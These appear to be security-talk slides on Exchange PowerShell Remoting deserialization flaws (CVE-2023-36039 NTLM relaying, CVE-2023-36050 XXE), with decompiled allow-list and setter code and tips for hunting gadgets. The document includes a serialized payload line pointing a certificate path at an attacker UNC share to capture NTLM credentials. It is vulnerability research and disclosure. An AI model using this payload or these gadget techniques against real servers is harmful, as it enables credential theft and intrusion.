- I decided to **focus on allowed classes** again and I had another look on ***ConvertViaNoArgumentConstructor*** (public no-arg constructor + setters), which turned out to be more powerful than I initially thought.

ConvertViaNoArgumentConstructor

Allowed
Serialized
Object

Figure
Conversion

ConvertViaNoArgument
Constructor

- Initialize object with public no-arg constructor.
- Iterates over public members.
- Deserializes member with internal PowerShell Remoting deserialization! Completely bypasses allow/block lists and extends attack surface.
- Tries to set deserialized value with setter. We can abuse both setters and PowerShell deserialization.

Initialize object with no-arg ctor

Iterate over attacker-given properties

Get **public property type** through reflection

targetType = property type

FigureConversion and deserialize from **fromType** to **targetType**

Get **output of deserialization** and try to set the property value with a **setter**

CVE-2023-36039 – NTLM Relaying

Using `ConvertViaNoArgumentConstructor` to deserialize **not allowed X509Certificate2**, because it's a member of allowed `FederationTrust`.

Allowed `FederationTrust`

```
private static readonly string[] allowedTypes = new string[]
{
    "Microsoft.Exchange.Cluster.ActiveManagerServer.AmClusterNodeNetworkStatus",
    "Microsoft.Exchange.Cluster.Replay.AmBcsSingleCopyValidationException",
    ...
    "Microsoft.Exchange.Data.Directory.SystemConfiguration.FederationTrust",
    ...
}
```

Not allowed `X509Certificate2` member

```
public X509Certificate2 OrgCertificate
{
    get
    {
        return this[FederationTrustSchema.OrgCertificate] as X509Certificate2;
    }
    internal set
    {
        this[FederationTrustSchema.OrgCertificate] = value;
    }
}
```

fromType: String

targetType: X509Certificate2

```
<MS>
| <S N="OrgCertificate">\\attacker\poc\~poc.txt</S>
</MS>
```

ConvertViaConstructor

(public ctor with single argument)

```
public X509Certificate2(string fileName) : base(fileName)
{
    this.m_safeCertContext = CAPI.CertDuplicateCertificateContext(base.Handle);
}
```

CVE-2023-36050 – XXE through setter

Using `ConvertViaNoArgumentConstructor` to deserialize **allowed** `TransportConfigContainer`, where **setter** leads to **XXE**.

Allowed `TransportConfigContainer`

```
private static readonly string[] allowedTypes = new string[]
{
    "Microsoft.Exchange.Cluster.ActiveManagerServer.AmClusterNodeNetworkStatus",
    ...
    "Microsoft.Exchange.Data.Directory.SystemConfiguration.TransportConfigContainer",
    ...
}
```

We call **setter** and control **value**

```
public string TransportSystemState
{
    get
    {
        return (string)this[TransportConfigContainerSchema.TransportSystemState];
    }
    set
    {
        this[TransportConfigContainerSchema.TransportSystemState] = value;
        this.RefreshTransportSystemState();
    }
}
```

XXE – we fully control XML through `TransportSystemState` member


```
public static IEnumerable<TransportSystemStateOverride> GetOverrides(string rawTransportSystemState)
{
    if (string.IsNullOrEmpty(rawTransportSystemState))
    {
        return null;
    }
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.LoadXml(rawTransportSystemState);
    ...
}
```

Current state

- Exchange *SerializationTypeConverter* based on strict allow list now (*MultiValuedProperty* too).
- Payloads targeting Exchange *SerializationTypeConverter* need to be signed by default now.*
 - No more abusing of *UnitySerializationHolder* for target type overwriting.
 - You shouldn't be able to use PowerShell Remoting deserialization routines against classes allowed in *SerializationTypeConverter*, if you cannot deliver proper signature.
- You can still deserialize classes defined in PSRP known classes (.ps1xml files).

Gadget searching tips

- Get familiar with your deserialization capabilities and implement some automation to gather feasible classes.
- Look for potentially malicious sinks, like internal deserializations, process starting, file writing etc.
- *File.Exists* and *FileInfo* helped me to find a lot of interesting gadgets.
- Look for interesting arguments/members names, like: “command”, “file”, “filename” etc.
- Look for native functions calls.



THANK YOU FOR YOUR ATTENTION

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